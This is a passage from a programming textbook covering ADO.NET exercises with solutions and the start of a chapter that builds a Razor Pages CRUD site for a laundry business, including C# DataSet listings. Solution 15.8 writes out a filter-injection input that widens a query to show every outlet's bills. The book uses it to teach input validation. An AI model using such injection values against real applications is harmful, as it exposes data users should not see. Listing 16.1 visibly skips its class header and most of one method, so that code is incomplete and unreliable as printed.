
Stored procedures put a unit of work inside the database (**Listing 15.22**); SQLite has none, so the Laundry keeps its rules in the data layer.

SQL injection is gluing (Equation (15.4), **Listing 15.25**); parameters end it, allow-lists cover what parameters cannot, and least privilege limits the damage [15], [16].

A repository hides all of it behind the language of the shop (**Listing 15.28**, **Figure 15.67**); the Laundry's is implemented over a DataSet and over ADO.NET in C#, and again in PHP, Java and Python (**Table 15.10**), with the same tests passing.

EF Core writes the SQL and the mapping for you and is ADO.NET underneath (**Listing 15.45**, **Table 15.9**) [13].

For more, Microsoft's ADO.NET documentation [1] and Sceppa's book [2] cover ADO.NET in depth; the Microsoft.Data.Sqlite [3] and MySqlConnector [4] documentation cover this chapter's providers; the MySQL manual [17] covers stored procedures; the PHP, Java and Python drivers are documented in [18], [19] and [20]; Garcia-Molina, Ullman and Widom [21] and SQLite's own notes on transactions [22] explain isolation properly; and UU 27/2022 [23] is why personal data in a data layer deserves the care this chapter gives it.

15.21 Exercises

15.1 Run `dotnet run -- rowstate` and, for each line of **Listing 15.12**, name the arrow of **Figure 15.38** that was followed.

15.2 Using Equation (15.2) and Equation (15.3), compute the charge and balance for 3 kg of express washing (S0002) with a first payment of Rp 15.000 by QRIS. Then create that bill in any running track and check your numbers.

15.3 In `DataViews.cs`, change the sort to `"FirstName ASC"` and predict what `Find("Beer")` returns. Run it and explain.

15.4 Remove `PRAGMA foreign_keys = ON` from `php/src/Db.php` and run the PHP tests. Which check fails, and what did the database now contain that it should not?

15.5 In `AdoBillRepository.CreateBillWithFirstPayment`, suppose the line `using DbTransaction tx = con.BeginTransaction();` were removed along with every `tx` argument. Describe what the database would contain after the "bad method" test.

15.6 Two cashiers press "Create bill" at the same instant on SQLite. Trace, step by step, what happens with `BEGIN IMMEDIATE`, and what would happen with a deferred `BEGIN`.

15.7 A visitor types `%` into the customer search. Write the `LIKE` pattern `LikeContains` produces and explain why it matches no customer.

15.8 Write a `RowFilter` injection against `RecentBills` if the regular expression check were removed, and state what the page would show.

15.9 Change `XmlDemo.cs` to write the data with `XmlWriteMode.WriteSchema` and read it back with `XmlReadMode.Auto`. What do the column types become, and why?

15.10 Add to `IBillRepository` a method `decimal RevenueOfDay(string outletId, string date)`. Implement it in `DataSetBillRepository` with `DataTable.Compute` and in the Python repository with SQL, and write one test for each.

15.11 Write the MySQL call of `create_bill_with_payment` that fails because of the payment method, and say exactly which rows exist afterwards and why.

15.12 Explain in three sentences why `AdoBillRepository` is registered as a singleton even though connections must not be shared between requests.

15.22 Solutions to the Exercises

15.1 `NewRow` → *Detached*; `Rows.Add` → *Added*; `AcceptChanges` → *Unchanged*; the edit between `BeginEdit` and `EndEdit` leaves the state alone (only a *proposed* value exists); `EndEdit` → *Modified* (the arrow "row[..] = .."); `RejectChanges` → back to *Unchanged*; assigning 9000 and accepting → *Unchanged* with a new original; `Delete` → *Deleted*; `RejectChanges` → *Unchanged*; `Delete` then `AcceptChanges` → the row leaves the table and is *Detached*.

15.2 Charge $=12000 \times 3 = 36000$, Rp 36.000; balance $=36000 - 15000 = 21000$, Rp 21.000. The `NewBill` is `("C…", "S0002", 3, rack, outlet, "E0004", now, "qris", 15000)`; `FindBill` then reports charged Rp 36.000, paid Rp 15.000, balance Rp 21.000.

15.3 −1. `Find` searches the sort column, now `FirstName`, and no first name is *Beer*. `Find("Wolfgang")` would return 2, since Anna, Maria and Wolfgang are in that order.

15.4 "rollback: unknown customer" fails. Without foreign keys SQLite accepts a bill for `C9999`, so the transaction commits and the database holds bill B2956 (and its log row) for a customer who does not exist; the count check notices one bill and one log row too many. Every later check that counts rows is off by one as well.

15.5 Each statement would commit on its own. The bill B2956 and its `queued` log row would be written and stay written; the payment `INSERT` would fail on the `CHECK`; and the database would hold a bill whose recorded payment is missing — exactly the state of Section 15.5.1.

15.6 With `BEGIN IMMEDIATE`, cashier A takes the write lock; B's `BEGIN IMMEDIATE` waits (the busy timeout); A reads `MAX(id) = B2953`, writes B2954 and commits; B's `BEGIN` then succeeds, B reads `B2954` and writes B2955. With a deferred `BEGIN`, both read `B2953` before either writes; A writes B2954; B tries to write B2954 as well and fails on the primary key (or, depending on timing, fails to upgrade its lock) — a refused bill for no reason the cashier can see.

15.7 `%!%%`. The outer `%` are wildcards; `!%` is the escaped character, meaning a literal percent sign. The pattern matches names or phones that contain a `%`, and no customer's does.

15.8 With the input `O01' OR Outlet_id <> '` the filter becomes `Outlet_id = 'O01' OR Outlet_id <> ''`, true for every bill with an outlet, so the page would list the newest bills of all outlets under the heading of one. The regular expression refuses the input before any expression is built.

15.9 With `WriteSchema` the file begins with the XSD, and `Auto` reads it, so `ID` and `PersonID` come back as `Int64` and the relation exists. `Auto` uses a schema when one is present and infers only when none is.

15.10 In C#, check `outletId` against `^O[0-9]{2}$` and `date` against `^[0-9]{4}-[0-9]{2}-[0-9]{2}$` first, because both go into an expression; then `object sum = T("Bill").Compute("SUM(payment)", $"Outlet_id = '{outletId}' AND arrived >= '{date} 00:00:00' AND arrived <= '{date} 23:59:59'")` inside the lock, and return `sum is DBNull ? 0m : (decimal)sum` (a day with no bills gives `DBNull`). In Python: `SELECT COALESCE(SUM(payment), 0) FROM Bill WHERE Outlet_id = ? AND arrived >= ? AND arrived < date(?, '+1 day')` with the three values as parameters. For the test, run the same `SUM` by hand on a copy of the database for O01 on 2026-09-30 and compare; then create a bill and check that the day's revenue grew by its charge.

15.11 `CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', 'O01', 'E0004', '2026-09-30 21:00:00', 'gopay', 10000, NULL, @id);` The bill and log `INSERT`s succeed inside the transaction; the payment `INSERT` fails because `'gopay'` is not in the `ENUM` (strict mode) and the `CHECK`; the exit handler rolls back and resignals. No new row exists in any of the three tables; the caller receives the error.

15.12 A singleton is one object shared by every request, so it must hold nothing that belongs to one request. `AdoBillRepository` holds only a function that creates connections; every method opens its own connection, uses it and closes it, so no two requests ever share one. The pool behind the provider makes that opening cheap.

Chapter 16

Evaluation and Discussion IV: One Complete ASP.NET Application, and the Whole Book

This chapter builds one complete website and then looks back over everything the book has taught. The website is the **Laundry Counter**, a CRUD site for Profitina Laundry written in ASP.NET Core Razor Pages, with registration, login and logout, a customer grid that searches, sorts and pages, forms that are checked on the server, a report with a footer, a data layer written in ADO.NET, a design that works on a phone, an acceptance test, and a deployment that survives a restart. It is solved as six problems, from the database design to the hosting, and every one of them is solved again in Java and in Python, so that the three servers answer the same thirty-seven checks with the same words. Seven new problems follow, each aimed at one idea of Chapters 13 to 15: paging and sorting a grid without letting the visitor write SQL, the total that belongs in a footer, validation that a browser cannot switch off, the right home for each piece of state, reading connected and disconnected, the transaction that keeps a bill and its log together, and the lost update that two honest cashiers can cause. The chapter closes with a walk through the complete Profitina Laundry application in all its tracks, a map of the whole book, and a guide to what to learn next: the big frameworks, deployment and a security checklist. Every output printed in this chapter was produced by the program above it.

16.1 Where We Left Off

Fifteen chapters ago this book opened a browser and asked what happens when you type an address. **Chapters 1 to 4** built the ground floor: HTTP, HTML, CSS, JavaScript and PHP with forms, escaping and the first sessions. **Chapters 5 to 8** added data: the relational model, SQL, PDO with prepared statements, cookies, sessions and transactions, XML and JSON, and Java with servlets, JSP and JDBC; Chapter 8 used all of it to build the Laundry Desk in PHP, Java and Python. **Chapters 9 to 12** moved to ASP.NET: the .NET platform, the same system in PHP, JSP and ASP.NET side by side, and Web Forms with their server controls, postbacks and events.

Chapters 13 to 15 are the ones this chapter leans on hardest. **Chapter 13** put data on the page with the `GridView`: binding, columns, formatting, paging, sorting, editing, deleting and templates. **Chapter 14** checked input with the validation controls (`RequiredFieldValidator`, `RangeValidator`, `CompareValidator`, `RegularExpressionValidator`, `CustomValidator`, `ValidationSummary`) and kept state with view state, hidden fields, query strings, cookies, session and application state. **Chapter 15** opened the data layer with ADO.NET: connection, command, parameter and data reader in the *connected* model; `DataSet`, `DataTable`, `DataRelation`, `DataView` and data adapter in the *disconnected* model; transactions and connection strings.

Web Forms runs only on Windows with the .NET Framework. Its modern successor, *ASP.NET Core*, runs on Windows, macOS and Linux, and its page-based style, *Razor Pages*, keeps the shape Web Forms taught (a page, and a class of code behind it) while dropping what made Web Forms

heavy, such as view state [1]. This chapter solves every problem in Razor Pages on .NET 10 and says at each step which Web Forms idea is being carried over.

The chapter is built in five layers.

1. **A method and a map** (Sections 16.2 and 16.3): how to approach a complete application, how each Web Forms idea looks in Razor Pages, and the folder of code.
2. **The project** (Section 16.4): Problems 16.1 to 16.6 build the Laundry Counter, from its database to its hosting.
3. **Seven new problems** (Sections 16.5 to 16.7): Problems 16.7 and 16.8 on data grids, 16.9 and 16.10 on validation and state, and 16.11 to 16.13 on ADO.NET and the data layer.
4. **The capstone** (Section 16.8): the complete Profitina Laundry application, its tracks, its tests, and how to run them.
5. **The closing sections**: a comparison of the problems, the whole book in one table, where to go next, where the ideas meet a real product, common mistakes, a summary, and exercises with full solutions.

Every problem follows the same order as in Chapters 4, 8 and 12, with a bold label for each part: **The problem**, **In our own words**, **Design**, the solution in the problem's own technology and then in **Java** and **Python**, **Line by line**, **A tempting wrong solution**, and **Check yourself**.

> **HOW TO USE THIS CHAPTER.** Before each problem, close the book for ten minutes and write down the tables you would touch, the addresses (URLs) of the pages, and one input that you expect to break a careless solution. Then read on. The tempting wrong solution of each problem is the one most people write first; if yours was the same, you have learned what the problem has to teach.

16.2 How to Approach a Complete Application

Chapter 8 gave an eight-step method for any web application on a database: the people and what they want; the nouns, which become tables; one place for every fact; the URLs; who may do what; the checks, written before the code; one request at a time; secrets kept out and the write-up kept up. All of it applies here. ASP.NET adds three decisions of its own.

Decision 1: which page model. ASP.NET Core offers three ways to write a server-side site: Razor Pages, where each page is a pair of files (the markup `Customers.cshtml` and its class `Customers.cshtml.cs`); MVC, where controllers, views and models are three separate families of files; and minimal APIs, which answer requests with a function and are made for JSON rather than HTML [1]. For a site whose natural unit is a page, Razor Pages is the closest heir of Web Forms with the least ceremony, so it is our choice.

Decision 2: where the data layer ends. Do not open a database connection inside every page class. Put everything the pages may ask of the database behind one *interface*, a list of method signatures with no bodies, and let the pages talk only to that interface. The Laundry Counter's interface is called `ILaundryStore`. It has two implementations: `DataSetStore`, the disconnected model of Chapter 15, which holds the data in an ADO.NET `DataSet` and runs anywhere, and `DbLaundryStore`, the connected model, which speaks SQL to any ADO.NET provider. Swapping one for the other is a single line in `Program.cs`, and no page notices.

Decision 3: where each piece of state lives. Each value the Laundry Counter keeps between requests has one right home, decided in advance: the grid's page and sort order in the *query string*, so that every view of the grid has its own address; the identity of the logged-in user in an

encrypted cookie; a one-time message such as "Customer C0258 added." in *TempData*; the list of recently viewed bills in the *session*; and the business facts in the *data layer*. Problem 16.10 explains the reasons.

Table 16.1 is the bridge from Chapters 9 to 15 to this chapter: each Web Forms idea, its Razor Pages form, and the file of the Laundry Counter in which you will find it.

Table 16.1 Every Web Forms idea of Chapters 9 to 15 and its form in ASP.NET Core Razor Pages, with the file of this chapter in which it appears.

Web Forms (Chapters 9 to 15)	Razor Pages on .NET 10 (this chapter)	Where in the Laundry Counter
`.aspx` page and `.aspx.cs` code-behind	`.cshtml` page and `.cshtml.cs` page model	every page
`Page_Load`, button click on a postback	handler methods `OnGet`, `OnPost`	`Login.cshtml.cs`
`GridView` with `AllowPaging`, `AllowSorting`	an HTML table in a loop, with sort and page in the query string	`Customers/Index`
`SqlDataSource`, `ObjectDataSource`	an interface injected into the page	`ILaundryStore`
`RequiredFieldValidator`	`[Required]`	`CustomerForm`, `BillForm`
`RangeValidator`	`[Range(1, 100)]`	`BillForm.Unit`
`RegularExpressionValidator`	`[RegularExpression(...)]`	`Phone`, `Rack`
`CompareValidator`	`[Compare(nameof(Password))]`	`Register.Confirm`
`CustomValidator`	`IValidatableObject.Validate`	`BillForm`
`ValidationSummary`, `Page.IsValid`	`asp-validation-summary`, `ModelState.IsValid`	every form
view state (`__VIEWSTATE`)	none by default; hidden fields and the query string	the grid, the forms
`Session["key"]`	`HttpContext.Session`	`RecentBills`
`Application["key"]`	a singleton service	`ShopClock`, `TeachingSwitches`
Forms authentication, `<authorization>` in `web.config`	cookie authentication and authorization policies	`Program.cs`
`SqlConnection`, `SqlCommand`, `SqlDataReader`	`DbConnection`, `DbCommand`, `DbDataReader`	`DbLaundryStore`
`SqlDataAdapter.Fill` into a `DataSet`	CSV files loaded into a `DataSet`	`LaundryData`, `DataSetStore`
`connectionStrings` in `web.config`	`appsettings.json` and environment variables	`Program.cs`

DEFINITION. A *page model* is the class behind a Razor page. It holds the values the page shows and receives (its *properties*) and the code that runs for each kind of request (its *handlers*: `OnGet` for a `GET`, `OnPost` for a `POST`). *Model binding* is the step in which ASP.NET Core copies the fields of the request into the properties marked `[BindProperty]`, converting text into numbers and dates as it goes; *model validation* is the step that follows, which checks the attributes such as `[Required]` and records every failure in `ModelState` [2].

16.3 The Case and the Code of This Chapter

All thirteen problems use the sample data of Profitina Laundry, a laundry in Surabaya with three outlets (Rungkut, Keputih near the campus, and Wiyung), fourteen employees, twelve services, 256 customers, 2,953 bills, 3,319 payments and 8,802 rows of audit trail, one year of trading that ends on 30 September 2026 at 21:00. The seven tables are `Outlet`, `Employee`, `Customer`, `Service`, `Bill`, `Payment` and `StatusLog`. The Java and Python programs read them from the SQLite file `laundry.db`; the ASP.NET programs read the same rows from CSV files, for a reason explained below.

The code of this chapter lives in `Code_new/Chapter16`, laid out as **Table 16.2** shows. Its `README.md` says how to run every program on Windows, macOS and Linux, from a terminal and from VS Code.

Table 16.2 The folders of the chapter's code. Each program names, in its first comment, the command that runs it.

Folder	What is in it	Needs
`data/`	`csv/`, the sample data as CSV files, and `laundry.db`, the same data in SQLite	nothing
`aspnet/LaundryCounter/`	the Razor Pages site: `Program.cs`, `Data/`, `Security/`, `Web/`, `Pages/`, `wwwroot/`	.NET 10 SDK
`aspnet/Problems/`	the C# programs of Problems 16.1, 16.4, 16.5, 16.7, 16.8 and 16.11 to 16.13	.NET 10 SDK
`aspnet/webforms/`	one Web Forms page, for comparison (not run)	Windows, .NET Framework 4.8
`java/`	`LaundryCounter.java`, the same site on the JDK's HTTP server and JDBC, and the problem programs	JDK 21 or newer
`python/`	`laundry_counter.py`, the same site on Flask and `sqlite3`, and the problem programs	Python 3.11+, Flask
`tests/`	the acceptance test, the tempting wrong solutions, the screenshots, `run_all.sh`	Python 3
`deploy/`	`.gitignore`, a production settings template, a `Dockerfile`, the Java and Python deployment demonstration	Git
`vendor/`	the SQLite JDBC driver	nothing

What was run, and what was not. The ASP.NET Core site and every C# program were built with the .NET 10 SDK and run; the site passed the acceptance test of Problem 16.5 over real HTTP, both as built for development and as published for production, and so did the Java and Python sites. Three things were *not* run. First, the machine on which this chapter was written could not download NuGet packages (the libraries .NET projects fetch from the internet); that is why the ASP.NET site's default data layer uses only what ships with .NET (an ADO.NET `DataSet` filled from CSV files), while the SQLite data layer, which needs the package `Microsoft.Data.Sqlite`, was compiled but not run. Second, Web Forms needs Windows and the .NET Framework 4.8, so the one Web Forms listing is given for comparison and was not run. Third, no free hosting account and no Docker were available, so the deployment was rehearsed on the same machine: the published build was started as production would start it and passed the full test.

The three sites listen on ports 9601 (ASP.NET), 9602 (Python) and 9603 (Java); the published ASP.NET build uses 9604.

16.4 The Project: A CRUD Website in ASP.NET

> **PROBLEM.** Using ASP.NET, build a CRUD (Create, Read, Update, Delete) website. You may continue the website of Chapter 12 or start from a fresh idea. There is no minimum number of features or tables; the website must work, and it should be beautiful. It must provide all four CRUD operations, and login, registration and logout. Write a report that contains the database design (the conceptual and the physical data model), a list of the features, screenshots, and a brief explanation of each page, feature by feature. For a team, state clearly the job description and the percentage share of the work of each member, with their contributions (for example, "Putri Widyasari 55%: …; Tanoyo Muliawan 45%: …"). Deploy the website to a free web hosting service, and publish its source code in a GitHub repository.

In our own words. One website and one document, delivered in public. Like the project of Chapter 8, it is far easier to solve as a chain of smaller problems than as one, each depending on the ones before it:

- **Problem 16.1**: the database, conceptual and physical, with keys and relations that are really enforced.
- **Problem 16.2**: registration, login and logout, with passwords stored as they must be.
- **Problem 16.3**: the features, which together create, read, update and delete.
- **Problem 16.4**: "it should be beautiful": a layout, a style sheet, a phone-sized screen, readable colors.
- **Problem 16.5**: the evidence and the report: a test that proves the features work, screenshots, the write-up, and the statement of who did what.
- **Problem 16.6**: the repository and the hosting, without secrets and without losing every user's login at each restart.

The architecture. **Figure 16.1** shows the road one request travels, and every problem below lives somewhere on it. First the *middleware*, the chain of components that `Program.cs` assembles in a fixed order: static files; routing, which finds the page; authentication, which turns the login cookie into a user; authorization, which compares that user with the page's policy and redirects if they do not match; the session. Then the page: for a `POST`, the anti-forgery check; model binding and validation; the handler, which asks the data layer; the `.cshtml` markup, which escapes every value. Below sits `ILaundryStore` with its two implementations.



Figure 16.1 One request through the Laundry Counter: the middleware in the order `Program.cs` adds it, the Razor page, and the data layer. The dotted arrow is a refusal; the dashed box is the data layer that needs a NuGet package.

The features. Following Steps 1 and 4 of the method, **Table 16.3** lists the features, who may use each, its addresses and the letters of CRUD it exercises. There are nine besides registration, login and logout, and every letter of CRUD appears at least twice.

Table 16.3 The nine features of the Laundry Counter, besides registration, login and logout. Every feature is an address that a test can call.

#	Feature	Who	Addresses	CRUD
F1	Customer grid: search, sort, page	staff	`GET /customers?q=&sort=&dir=&p=`	R
F2	Add a customer	staff	`GET`, `POST /customers/new`	C
F3	Edit a customer (the deposit: owner only)	staff	`GET`, `POST /customers/{id}/edit`	U
F4	Delete a customer (refused while bills exist)	staff	`POST /customers/{id}/delete`	D
F5	Price list; change a price	everyone; owner	`GET /`, `GET`, `POST /services/{id}/edit`	R, U
F6	Take in a bill, priced by the server	staff	`GET`, `POST /bills/new`	C
F7	Show a bill; move it to its next status	staff	`GET /bills/{id}`, `POST /bills/{id}/advance`	R, U, C
F8	A customer's own bills and balances	customer	`GET /my-bills`	R
F9	Money received per day and outlet	owner, supervisor	`GET /reports/revenue?month=&p=`	R

Two formulas run through the features, and they are the business rules that the server, never the browser, applies. The amount charged for a bill is the price of its service times the quantity, copied into the bill when the bill is written, so that a later change of price does not rewrite history:

$$\text{charged} = \text{price(service)} \times \text{units} \tag{16.1}$$

and what a customer still owes on a bill is what was charged minus everything paid so far:

$$\text{balance} = \text{charged} - \sum_{p \in \text{payments of the bill}} \text{amount}\,(p) \tag{16.2}$$

Equation (16.1) is why the bill form has no price field at all, and Equation (16.2) is why no balance is ever stored: it is computed each time from the payments, so it can never disagree with them.

16.4.1 Problem 16.1 — Designing the database

> **PROBLEM.** Give the database design of the website: the conceptual data model and the physical data model.

In our own words. Two drawings and a proof. The *conceptual* model names the things the business keeps facts about and how they are related, in words the laundry's owner would recognize. The *physical* model says exactly how those facts are stored: tables, columns, types, keys and the rules the storage will enforce. The proof is the part most write-ups forget: we must show that the rules are really enforced, by trying to break them.

Design, the conceptual model. The business is the one Chapter 8 modeled: seven entities, with the bill at the center. A bill is written for one customer, for one service, by one employee, at one

outlet; it may be paid in several payments; every change of its state is logged with the employee who made it; every employee except the owner has a supervisor. Each sentence is a one-to-many relationship, and the physical model below follows Chapter 8's drawing line for line.

Design, the physical model, twice. An ASP.NET application meets its data in two physical forms, and the report should show both. The first is the *SQL schema*, shipped for SQLite and MySQL (`database/schema.sqlite.sql` and `schema.mysql.sql`), with a `CHECK` constraint for every length and list of allowed values and a foreign key for every line of the conceptual model. The second is the *ADO.NET* `DataSet`, the same design held in memory in the disconnected model of Chapter 15 [3]: `DataTable` objects with typed columns, primary keys and maximum lengths, tied together by `DataRelation` objects. While `EnforceConstraints` is `true` (the default), the `DataSet` refuses any row that breaks a key or a relation, as a database would. **Figure 16.2** draws it.



Figure 16.2 The physical model as an ADO.NET `DataSet`: seven tables with their keys and sizes, and nine relations named after the foreign keys of the SQL schema. The crow's foot marks the "many" end.

> **DEFINITION.** A `DataRelation` joins a parent column (usually a primary key) to a child column. By default, creating one also creates a *unique constraint* on the parent column and a *foreign key constraint* on the child column. The foreign key constraint has a `DeleteRule` and an `UpdateRule`, each one of `Cascade`, `SetNull`, `SetDefault` or `None`. With `None`, deleting a parent that still has children is refused; with `Cascade` it deletes the children too [3].

The C# solution. Listing 16.1 builds the `DataSet` and fills it from the seven CSV files. Read it first as a document: every table, every column with its type and length, the nullable columns, the unique e-mail, and nine relations named as the foreign keys of the SQL schema.

Listing 16.1 `LaundryData.cs`: the physical model as a `DataSet`, and the loader that fills it from `data/csv`.

```
// LaundryData.cs - the physical model of Profitina Laundry as an ADO.NET DataSet (Problem
16.1):
// seven DataTables with typed columns, lengths and primary keys, and nine relations whose
// foreign keys the DataSet enforces. The same design as database/schema.sqlite.sql.
using System.Data;
using System.Globalization;

namespace LaundryCounter.Data;

        Relation(ds, "StatusLog_Employee", "Employee", "StatusLog", "Employee_id",
onDelete);
        return ds;
    }

    private static DataTable Table(DataSet ds, string name) => ds.Tables.Add(name);

    // One column: its name, its .NET type, a maximum length for text (0 = none), NULL
allowed or not.
    private static void Col(DataTable t, string name, Type type, int maxLength = 0, bool
nullable = false)
    {
        DataColumn c = t.Columns.Add(name, type);
        c.AllowDBNull = nullable;
        if (maxLength > 0) c.MaxLength = maxLength;
    }

    // A relation from parent.id to child.column. Creating it also creates a
ForeignKeyConstraint,
    // whose DeleteRule is Rule.Cascade unless we say otherwise.
    private static void Relation(DataSet ds, string name, string parent, string child,
string column, Rule onDelete)
    {
        DataRelation r = ds.Relations.Add(name, ds.Tables[parent]!.Columns["id"]!,
ds.Tables[child]!.Columns[column]!);
        r.ChildKeyConstraint!.DeleteRule = onDelete;       // Rule.None: refuse to strand
children
        r.ChildKeyConstraint.UpdateRule = Rule.Cascade;    // a changed key follows into
the children
    }
```

Listing 16.1 (Continued) *LaundryData.cs: the physical model as a DataSet, and the loader that fills it from data/csv.*

```
    // Loads data/csv/<Table>.csv into a new DataSet, then checks every key and relation at
once.
    public static DataSet LoadCsv(string folder, Rule onDelete = Rule.None)
    {
        DataSet ds = CreateSchema(onDelete);
        ds.EnforceConstraints = false;                      // parents and children may
arrive in any order
        foreach (DataTable t in ds.Tables)
        {
            using IEnumerator<string[]> lines = Csv.Read(Path.Combine(folder, t.TableName +
".csv")).GetEnumerator();
            if (!lines.MoveNext()) continue;
            string[] header = lines.Current;
            t.BeginLoadData();
            while (lines.MoveNext())
            {
                object[] values = new object[t.Columns.Count];
                for (int i = 0; i < header.Length; i++)
                {
                    DataColumn c = t.Columns[header[i]]!;
                    values[c.Ordinal] = Parse(lines.Current[i], c);
                }
                t.LoadDataRow(values, true);                // true: the row counts as
unchanged
            }
            t.EndLoadData();
        }
        ds.EnforceConstraints = true;                       // throws if any row breaks a
rule
        return ds;
    }

    // Loads the XML file that DataSetStore writes, into the same schema.
    public static DataSet LoadXml(string file)
    {
        DataSet ds = CreateSchema();
        ds.EnforceConstraints = false;
        ds.ReadXml(file, XmlReadMode.IgnoreSchema);
        ds.EnforceConstraints = true;
        ds.AcceptChanges();
        return ds;
    }
```

Listing 16.1 (Continued) *LaundryData.cs: the physical model as a DataSet, and the loader that fills it from data/csv.*

```
    private static object Parse(string text, DataColumn c)
    {
        if (text.Length == 0 && c.AllowDBNull) return DBNull.Value;
        if (c.DataType == typeof(decimal)) return decimal.Parse(text,
CultureInfo.InvariantCulture);
        if (c.DataType == typeof(int)) return int.Parse(text,
CultureInfo.InvariantCulture);
        return text;
    }
}
```

Line by line. `Col` adds a `DataColumn` of a .NET type (`string`, `decimal` for money, `int` for counts), sets `AllowDBNull`, and sets `MaxLength` for text, so the `DataSet` refuses a 51-letter name just as the `CHECK` constraint `Customer_name_len` does in SQLite. Dates stay text in the form `2026-09-30 21:00:00`, so comparing dates is comparing strings. Every table gets the primary key `id`. `Relation`

creates each relation with two rules: `DeleteRule = onDelete` (`Rule.None` unless asked otherwise) and `UpdateRule = Rule.Cascade`, like `ON UPDATE CASCADE`. `LoadCsv` switches the constraints off while loading (a bill may be read before its customer), converts each field in `Parse`, adds rows with `LoadDataRow(values, true)` (`true`: the row counts as unchanged), and then sets `EnforceConstraints = true`, which checks all fifteen thousand rows at once; the sample data passes. `LoadXml` reads back the file the site writes after each change.

Now the proof. **Listing 16.2** loads the `DataSet` and tries five things a physical model must refuse or allow.

Listing 16.2 `P161Design.cs`: the `DataSet` of **Listing 16.1**, and five attempts to break it. `--cascade` builds it with the default delete rule.

```
// P161Design.cs - Problem 16.1: load the physical model into a DataSet, then try to break
it.
//   dotnet run -- 16.1              every relation refuses to strand children (Rule.None)
//   dotnet run -- 16.1 --cascade    the tempting mistake: the default rule, Rule.Cascade
using System.Data;
using LaundryCounter.Data;

namespace Problems;

public static class P161Design
{
    public static void Run(string dataDir, string[] args)
    {
        Rule onDelete = args.Contains("--cascade") ? Rule.Cascade : Rule.None;
        DataSet ds = LaundryData.LoadCsv(Path.Combine(dataDir, "csv"), onDelete);
        DataTable customers = ds.Tables["Customer"]!, bills = ds.Tables["Bill"]!;
        foreach (DataTable t in ds.Tables)
            Console.WriteLine($"{t.TableName,-10} {Live(t),5} rows, {t.Columns.Count,2}
columns, key {t.PrimaryKey[0].ColumnName}");
        Console.WriteLine($"{ds.Relations.Count} relations, delete rule {onDelete}: "
                          + string.Join(", ", ds.Relations.Cast<DataRelation>().Select(r =>
r.RelationName)));
        Console.WriteLine();

        Try("1. a bill for customer C9999", () => bills.Rows.Add("B9000", "2026-09-30
20:00:00", DBNull.Value,
            DBNull.Value, "queued", "A01", 1, 8000m, "C9999", "E0004", "S0001", "O01"));
        Try("2. a second customer C0001", () => customers.Rows.Add("C0001", "Copy", "f",
"Surabaya", "2000-01-01",
            "Jl. Kenari 1", "0812-0000-0000", "2026-09-30 20:00:00", "copy@example.com",
"*****", 0m, DBNull.Value));
        Try("3. a name of 51 letters", () => customers.Rows.Find("C0002")!["name"] = new
string('x', 51));

        int b0 = Live(bills), p0 = Live(ds.Tables["Payment"]!), l0 =
Live(ds.Tables["StatusLog"]!);
        Try("4. delete customer C0001", () => customers.Rows.Find("C0001")!.Delete());
        Console.WriteLine($"   bills {b0} -> {Live(bills)}, payments {p0} ->
{Live(ds.Tables["Payment"]!)}, "
                          + $"log rows {l0} -> {Live(ds.Tables["StatusLog"]!)}");

        DataRow winda = customers.Rows.Find("C0002")!;
        int hers = winda.GetChildRows("Bill_Customer").Length;
        Try("5. change key C0002 to C0300", () => winda["id"] = "C0300");
        Console.WriteLine($"   bills of C0300:
{customers.Rows.Find("C0300")!.GetChildRows("Bill_Customer").Length} (C0002 had {hers})");
    }

    // Rows that are still there: a deleted row stays in Rows, marked Deleted, until
AcceptChanges.
    private static int Live(DataTable t) => t.Rows.Cast<DataRow>().Count(r => r.RowState !=
DataRowState.Deleted);
```

Listing 16.2 (Continued) *P161Design.cs: the DataSet of Listing 16.1, and five attempts to break it. --cascade builds it with the default delete rule.*

```
    private static void Try(string what, Action act)
    {
        try
        {
            act();
            Console.WriteLine($"{what,-30} OK");
        }
        catch (Exception e)
        {
            Console.WriteLine($"{what,-30} REFUSED ({e.GetType().Name}): {e.Message}");
        }
    }
}
```

It is run from the folder `aspnet/Problems` with `dotnet run -- 16.1`, and it printed:

```
Outlet         3 rows,  5 columns, key id
Customer     256 rows, 12 columns, key id
Employee      14 rows, 14 columns, key id
